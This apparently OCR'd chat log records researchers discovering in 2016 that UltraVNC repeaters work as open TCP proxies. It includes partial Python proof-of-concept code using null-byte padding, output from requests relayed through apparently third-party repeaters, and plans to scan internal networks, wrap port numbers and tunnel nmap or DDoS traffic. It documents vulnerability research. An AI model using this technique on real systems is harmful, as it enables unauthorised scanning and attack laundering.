



Version	Published	Date
RFB 3.3	ORL	January 1998
RFB 3.7	RealVNC Ltd	August 2003
RFB 3.8 (current)	RealVNC Ltd	June 2007

Lets look at some statistics for VNC



Lets look at some statistics for VNC




uvnc.com/products/uvnc-…
Ever seen one of these ?
shodan.io/host/109.125.9…
RFB 000.000 sort of triggered me...
Feb 13

"The repeater acts like a proxy, sitting in the middle between the server and viewer. All data for the session is passed through the repeater meaning that the viewer and server can both be behind a NAT firewall, without having to worry about forwarding ports or anything else (providing the repeater is visible to both viewer and server)."

"the viewer and server can both be behind a NAT firewall, without having to worry about forwarding ports or anything else" >:D


Feb 13

yeah - someone was telling me yesterday... i dont remember who

someone on twitter was saying that some of the scada shit we find that has vnc open is only supposed to be using vnc 'internally'

and that vnc shouldn't be exposed - but it is

Feb 13


hm
that can be upnpn
Feb 13
so it seems like there's some massive glaring architectural deficiency
Feb 13

these repeater things you have to know what you want I think

these forward requests for internal machines (aka we can scan internally :))))

Feb 13

hahaha oh man

that would be a fun thing to write

how to pivot through a vnc forwarder to find hosts?

i wonder how badly it could be abused

Feb 13

ah it has settings

Feb 13

well, based on what we know about these systems so far, my guess is its a sloppy mess :D

Feb 13

to limit the servers you CAN connect to or you CANT connect to

and ports

yeah, as horrible as it is now this repeater thing can only be worse

Feb 13

"How to pivot through recursive VNC, all hail VNC forwarders"

Feb 13

it would be quadruply awesome if the forwarder was broken, and you could pivot shit through it just like any tcp proxy and it turns out you can just proxy attacks/ddos shit through em

hahahaha

could you imagine?

Feb 13

the client, the way it connects to the repeater

Feb 13

the repeater just throws a version your way

and you send the repeater the local IP you want a connection with + port

RFB 000.000
192.168.0.1:5900

then it sends 0bytes every so often as a keepalive to the repeater or smt

Feb 13

so you could flood this thing, analyze responses and enumerate backends

Feb 13

time to run this locally

and test to see how connections are forwarded

because, if its not bound to the VNC protocol, we have a good talk :D

Feb 13


it seems to open a socket to the host you specify
Feb 13
oh man
Feb 13
after which it will forward whatever that hosts gives back to the client who requested it
as a mere proxy
Feb 13
hahah oh god
Feb 13

turning vnc into open proxies.

so its just a stupid tcp proxuy

Feb 13

hahahah


it is

it is just a plain stupid tcp proxy

labeled with the word VNC

I just made it talk HTTP

Feb 13


hahahah excellent
Feb 13
oh god.
Feb 13
so if you can like, wrap nmap in it..
you can scan THROUGH vnc proxies
Feb 13
:D
Feb 13
.. dude.
make a python script
Feb 13

but yeah dude, i wager if you can do up a python script that can scan through rfb proxies, shit is gonna get REALLY INTERESTING

Feb 13

haha yeah

Feb 13

or, a script you can setup, by which you can specify as a proxy for nmap

Feb 13

I made this to test it:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host = "172.16.238.128"
port = 5901
s.connect((host,port))
print s.recv(12).decode()
s.send('127.0.0.1:8080\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
```

socks2rfb

hahaha

holy shit thats it?

Feb 13

response:
RFB 000.000

HTTP/1.1 400 Bad Request
Date: Sat, 13 Feb 2016 22:36:46 GMT
Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.30
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"w3.org/TR/xhtml1/DTD/...">
<html xmlns="w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Bad request!</title>
<link rev="made" href="mailto:postmaster@localhost" />
<style type="text/css"><!--/*--><![CDATA[/*><!--*/
body { color: #000000; background-color: #FFFFFF; }
a:link { color: #0000CC; }

yeah :D

you have to get the padding with 0bytes right

Feb 13

HAHA OH GOD

Feb 13

then you send it

Feb 13

BLOODBATH

Feb 13

it upstream connects

then you can talk anything you want

once it has a connection

Feb 13

:')

I am both terrified and can't stop smiling about what we could find :D

Feb 13

MUAHAHAHA

well

at first glance it appears that it'll be all windows boxes, so doing silly shit like asking for simple netbios information would be a great poc

but turning it into a full on proxy that you can use to scan through the box - that would be killer

or an http proxy through which you can 'tunnel' nmap

Feb 13

heh, im screwing with the code you pasted

i'll paste back in a sec once i get it running.

Feb 13

I should make a better version, where you specify a host and it fixes the padding etc

Then make some pcaps, do some testing

But

Feb 13

oh it pads out to 250 chars? or it can be 'whatever host' and then 250 chars so total is greater than 250

?

Feb 13

What is fun is that you can connect to 127.0.01

No max 250 chars

Feb 13

you're making some kind of netbios request type of thing ?

because if we can talk to 127.0.0.1 we can for every proxy host ask it to give internal network information

which means you can do some real damage with targeting

Feb 13

nah, im just reformatting the script to take input and auto calculate padding

Feb 13

ahh ok

yeah my plan sort of as well

imagine there being vulnerabilities in this thing hah

seeing the way its been built and the comments I find in the code I wouldn't be surprised

expecting fixed length buffers etc.

Feb 13

heh yeah

okiedokie

Feb 13

CONFIRMED FOR OPEN PROXY

```
[root@hax6:~/tools# python vncprox.py 96.227.72.58 5900 beaker.ateniabs.com 80 /
RFB 000.000

Payload is: GET / HTTP/1.0


Traceback (most recent call last):
  File "vncprox.py", line 24, in <module>
    print s.recv(1024).decode()
socket.error: [Errno 104] Connection reset by peer
root@hax6:~/tools#

16:09:52.960582 IP pool-96-227-72-58.phlapa.fios.verizon.net.49193 > sandiego.sparks.uk.net.5980: Flags [S], seq 2720140492, win 14600, option
s [mss 1460,sackOK,TS val 71608213 ecr 0,nop,wscale 4], length 0
16:09:52.960592 IP sandiego.sparks.uk.net.5980 > pool-96-227-72-58.phlapa.fios.verizon.net.49193: Flags [R.], seq 0, ack 2720140493, win 0, le
ngth 0
```

i dont have the details worked out yet, but as a test i did tcpdump on one of my boxes, and had some random remote host try to hit me - and it worked

here's my shit code, still working out the details

```
import socket
import sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

host = sys.argv[1]
port = int(sys.argv[2])
remotehost = str(sys.argv[3])
```

try to make it a 4 digit port

because the VNC default ports are 5900 something

so 9090

or smt

Feb 14

yah, or do the math to wrap ports

Feb 14

oh god. :D

Feb 14

if you ask for port 65615 or something you get 80

Feb 14

it wraps after 65535

yeah, *yay* for filtering

Feb 14

hahahah

Feb 14

now let me try low ports (2 digit ports) to confirm for sure

Feb 14

its a string format...

if I put my apache on 90 it will request 5990

I'll try to wrap it around

Feb 14

yeah we can do wrapping :D


depending on the port you want to scan you can just wrap it

anything under 1000 you add 65536

Feb 14

'fixed' code

```
import socket
import sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```


we have full port control :D
Feb 14
bahahaha thats glorious
Feb 14
I'll see about trying to hit various protocols
Feb 14

```
[root@hax6:~/tools# python vncprox.py 96.227.72.58 5900 google.com 80 /
RFB 000.000

Payload is: GET / HTTP/1.0


HTTP/1.0 200 OK
Date: Sun, 14 Feb 2016 19:33:47 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See https://www.google.com/support/accounts/answer/151657?hl=en for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie: NID=76=VL1_zx3mBsRTSc04hcgsKFqqhjWZO4q-4YC8ZPY5wV1a6xhE0EMgZj_-6CvOwaY9TQFv16vJA5Av09kUfKrvGK-ZnIOIaUgveCeM-8veVJsS7xrc70
IydP_NpEUFLe4tdMji0iL5xjDfNg; expires=Mon, 15-Aug-2016 19:33:47 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding

<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en"><head><meta content="Search the world's information,
 including webpages, images, videos and more. Google has many special features to help you find exactly what you're looking for." nam
e="description"><meta content="noodp" name="robots"><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content=
"
root@hax6:~/tools#
```

i can reflect to google.

